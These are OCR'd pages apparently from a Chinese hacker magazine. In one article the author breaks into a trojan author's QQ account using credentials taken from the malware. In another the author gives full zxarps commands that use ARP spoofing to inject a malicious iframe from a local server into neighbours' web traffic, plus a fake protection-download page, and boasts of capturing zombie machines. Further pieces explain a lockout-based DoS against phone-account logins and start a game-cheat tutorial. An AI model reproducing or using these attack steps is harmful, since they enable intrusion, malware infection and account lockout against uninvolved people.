


图2　发现病毒

接着我就来验证一下，先给它脱壳，然后用360杀毒查杀，结果360大义灭亲的报毒了！如图2。360怎么会说自己的升级程序有毒呢？不用想了，肯定是伪装的，还加了个免杀壳！

既然壳脱了，那我就把程序载入**Restorator.exe**，看看资源情况。果然，在版本和图标下都有两个小箭头，如图3，这就是说资源被修改伪装了！

好的，既然都找到你了，也确定了你是病毒，那我就不得不做点文章了！怎么也得从这个木马中得到点信息啊！于是我将这个木马载入到**C32ASM**中，选择16进制编辑，如图4。既然是结束了我的QQ进程，显然是盗QQ的，那么我就搜索下“QQ”吧！弹出的信息令我大失所望，都是些无用的，比如QQ.EXE、QQ2009之类的。


图4　搜索QQ

无奈的按着F3往下跳，还真是峰回路转了！居然看到了QQ邮件服务和木马的配置信息，如图5。呵呵，发现了！收信和发信邮箱都是他的，发信是需要邮箱账号密码的，而这个恰恰就是QQ的账号密码，怎么样？大家很熟悉吧？那么我就不客气啦，盗哥的Q？先给你的Q整没了再说！




图5　发现配置信息

OK！我用账号和密码登录了他的QQ，在QQ邮箱里找到了很多QQ账号密码信息！算了，做做好事吧，把所有邮件彻底删除！嗯，再给他留点纪念，如图6。




图6　留下纪念

好啦！本次QQ反击战完美谢幕！嗯，泡上杯浓茶，拿起手边的《黑客手册》，夜已经深了，谁在千里之外蹙着眉呢？

编辑点评：小黑发现自己中木马了会怎么办？杀毒完事？这可不是我们的风格！很多木马内都包含不少有用的信息，并且很多都是像本文这样明文放在那的。发信的木马，你可以找邮箱信息，就算是加密了，那运行一下木马然后进行嗅探，总会得到信息吧。如果是直接网页post的木马，也没关系，得到地址后我们给他post几万条假的记录，让他头痛去吧。这就是黑客的反击。

局域网反击战

图菲＆王兴东

从本文您可以学到：

如何通过zxarps和社工挂马

因为我在外地上学，所以是在学校外面租的房子，这样就难免和别人共用一个网。最近局域网里老是有人限制网速，弄的我很不爽，咱好歹也是玩黑的，要反击一下。

用溢出没有成功，只能想别的办法，这时候我想到了ARP挂马。找zake要了个免杀的木马，把本机用“小旋风asp”搭建成服务器，安装的过程很简单，一直“下一步”就ok了。

找了找以前的网马生成器，生成网马然后放到服务器里。这里要用到“**zxarps**”进行arp欺骗挂马，在用“zxarps”的时候先安装WinPcap_4_0.exe，安装也很简单，这里就不啰嗦了。

然后在cmd下切换到zxarps所在目录，执行命令“**zxarps.exe -idx 0 -ip 192.168.0.2-192.168.0.254 -port 80 -insert "<iframe src='http://192.168.0.101/wangma.html' width=0 height=0>"**”来进行arp欺骗挂马。

arp欺骗了好久都没有人中马，再换了一种网马，还是没有成功，难道他们的机器补丁打的那么勤快？只能再换个思路了，这次的思路是我自己写一个html页面，在上面放个连接让别人点击，自己下载我的木马去运行。我写的html页面，如图1。

当被欺骗者打开任何网站的时候，都会弹出图1的页面，就是欺骗他们说在遭受arp攻击，下面给出了一个防护程序的下载连接。安全意识差的人




图1　自己写的页面



图2　得到肉鸡

就有可能下载回去运行，那个连接指向的是我们放在本地服务器的木马。

这次我们执行“zxarps.exe –idx 0 –ip 192.168.0.2–192.168.0.254 –port 80 –insert "<iframe src='http://192.168.0.101/test.html' width=5000 height=5000>""，把高和宽的数值都改大点，让test.Html占据整个浏览器，让被欺骗者第一眼看见的就是我们放在服务器上的页面。

这个方法还是有点效果的，等了一会儿就有人下载我的木马并运行了，如图2。

大家如果遇见和我相同的问题，就赶紧试试Zxarps.exe欺骗挂马捉内网的鸡吧。

编辑点评：

挂马的方式是老生常谈了，但在挂马不成的时候，你有想到过作者这样的方法吗？

漫谈DoS

图 shuichon

从本文您可以学到：

了解DoS的基本知识

今天和大家再次聊聊DoS（拒绝服务）攻击。网络上的终端（包括个人机和服务器）都属于资源子网中，为网络上的其他人或多或少提供一些服务，而DoS则是他们的致命杀手。许多小黑，特别是脚本小子，喜欢使用一些工具来达到DoS的目地，今天我们抛开工具，从原理上讲解一下DoS。

说到DoS，大家脑海里首先想到的就是“死亡之PING”，曾经的中美黑客大战让这个名词深入人心。其实“死亡之PING”属于DoS中的网络资源耗尽攻击，这种攻击具体可以划分为：**数据包洪泛、SYN洪泛、Smurf攻击和分布式DoS攻击（DDoS）等几类。**大家印象中的DoS可能是偏向于flood（洪泛）攻击，其实重置关键数据流或者通信连接，同样可以达到DoS的目的。

关于flood攻击，其实就是一种暴力流氓式的资源耗尽，让正常的服务者无法获取服务。网上有许多资料，“黑手”也介绍过好多，不是我们今天聊的重点。随着带宽的不断增加，设备造价的不断降低，这种攻击的用武之地也在逐渐减小。

下面我们来聊聊今天的第一个重点——**重置数据流或者通信连接达到DoS的目的。**

我们知道，当要使用其他终端提供的服务，必须要和终端之间建立连接。如果由于某种原因，这个连接被中断了，或者大部分用户无法和服务之间建立正常连接，服务将不能正常提供，则说明提供服务的终端“拒绝服务”，造成无法正常连接的手段和行为则就是“拒绝服务攻击”。

例如“ARP缓存投毒”，经常进行嗅探活动的小黑也许听过这个名词。这种攻击方式是：局域网中的机器A使用工具（**例如Dsniff中的arpspoof**）向局域网中的路由器R发送一个单独的欺骗性的ARP数据包，破坏路由器R的ARP缓存，导致路由器把发送给目的机器B的数据包发送到局域网中不存在，或者错误的MAC地址。因为路由器的ARP缓存是用来把3层的IP地址映射到2层MAC地址，而“ARP缓存投毒”破坏了路由器里面的这种映射关系，导致连接被重置或者破坏。

与此类似的还有端口欺骗、DNS欺骗等，都可以达到重置或者破坏连接的目的。在这里说句题外话，“ARP缓存投毒”、DNS欺骗和端口欺骗也是进行嗅探时经常要使用的技术，由此可以看出，要想学好黑客技术，必须把基础的东西学好！有兴趣的可以查找资料学习一下。

其实DoS攻击方法的分界是很模糊的，就如下面我们接着聊的**破坏连接和破坏服务方式。**

一个在局域网中嗅探的人，如果因为一无所获而变得愤怒，他可以用很多方法造成DoS。例如把正常的对应关系彻底破坏（MAC和IP，IP和域名），而不是对数据流进行转向，此时就把连接破坏了（前段时间闹的沸沸扬扬的百度被黑事件就是修改域名指向的IP）。

破坏服务方法也是多种多样的：**在webShell里面直接关闭服务进程，远程触发溢出导致服务崩溃，重新配置服务使其无法正常提供服务，或者直接进行简单的本地资源耗尽（填满进程表，填满系统文件，填满通信链接）**等等。

下面我们聊今天的第二个重点：**策略配置导致的DoS。**这种情况是由于计算机管理员不当配置，或者攻击者修改以及利用正常配置造成无法提供服务。

下面主要讲讲攻击者利用正常配置造成DoS。首先，我给大家举个例子，众所周知的Windows账户安全策略，用户可以设置登录时口令的最多尝试次数，如果错误达到设置的阀值（即临界点，例如5次），Windows会锁定该账户。

本来这个是为了防止攻击者采用密码探测或者暴力破解的方式获取用户密码，但是如果对方的目的并不是要探测密码，而是要让所有的合法用户都无法正常登录到该终端，那么他可以轻而易举实现他的目的，即使不使用工具，手工也可以轻松实现。攻击者可以手动进行登录尝试，达到账户安全策略的阀值后攻击者就达到了小范围的DoS攻击。

再给大家一个例子，这个例子更加值得我们思考和发挥。我们想让某些人无法登录到移动公司的网上营业厅，而以我们自己的技术来说，无法实现让某省移动公司的服务器DoS，现在就可以通过其他方式来达到这个目的。

来到该省的网上营业厅网站，在登录界面输入要攻击的手机号进行登录尝试。过一会儿我们会发现，因为手机服务密码错误次数太多，移动网上营业厅禁止再次登录尝试，并提示一段时间后解冻（具体时间各省可能不同），这样就达到了让号码主人暂时无法登录的目的。

如果使用一些自动登录工具，进行批量的周期性尝试，则可以实现一定范围的DoS（现在许多网站在登录界面添加了验证码，就是为了防止攻击者使用自动登录工具进行登录尝试）。

本来这些安全策略是为了防止一些人使用社工字典猜解，或者暴力破解的方式获取用户口令，而被我们另类利用后成为进行DoS攻击的帮凶。由此往外扩展，在我们进行社工或者渗透“山重水复疑无路”时，可以换个思维，可能就会发现“柳暗花明又一村”。

今天就聊到这里吧，大家可能对文章前半部分涉及到的网络层次模型有些不理解，可以去找一下资料看看。如果有机会，我会和大家聊聊有关这方面的内容，以后再见。

编辑点评：这是一篇理论性的文章，但它向你揭示了DoS的另一面。也许之前很多人谈起DoS，只有我们熟知的那些方法形式，其实，DoS也可以延伸很广很广。

外挂开发入门篇
——QQ挖金子小挂实战

图 xyz@stu.h4ck.cn

从本文您可以学到：

1、了解编写外挂的一般思路

2、实战编写外挂

学习逆向分析和外挂编程也有一段时间了，我总结了外挂开发的基本思路和一些初级的方法和技巧。首先说说基本思路吧，我觉得外挂开发主要分为两部分：

一是对游戏的分析调试，主要是找基址和call地址等游戏信息；

二是使用编程工具进行外挂功能开发，比如用delphi或者VB、VC等自己熟悉的一种开发工具进行开发。

开发中使用的技巧一般包括：

- 窗口查找
- 获得窗口句柄
- 获得进程句柄
- 读取游戏进程内存
- 修改游戏进程内存
- 远程call调用等




图3　可以看到查找的api




图1　找到工具

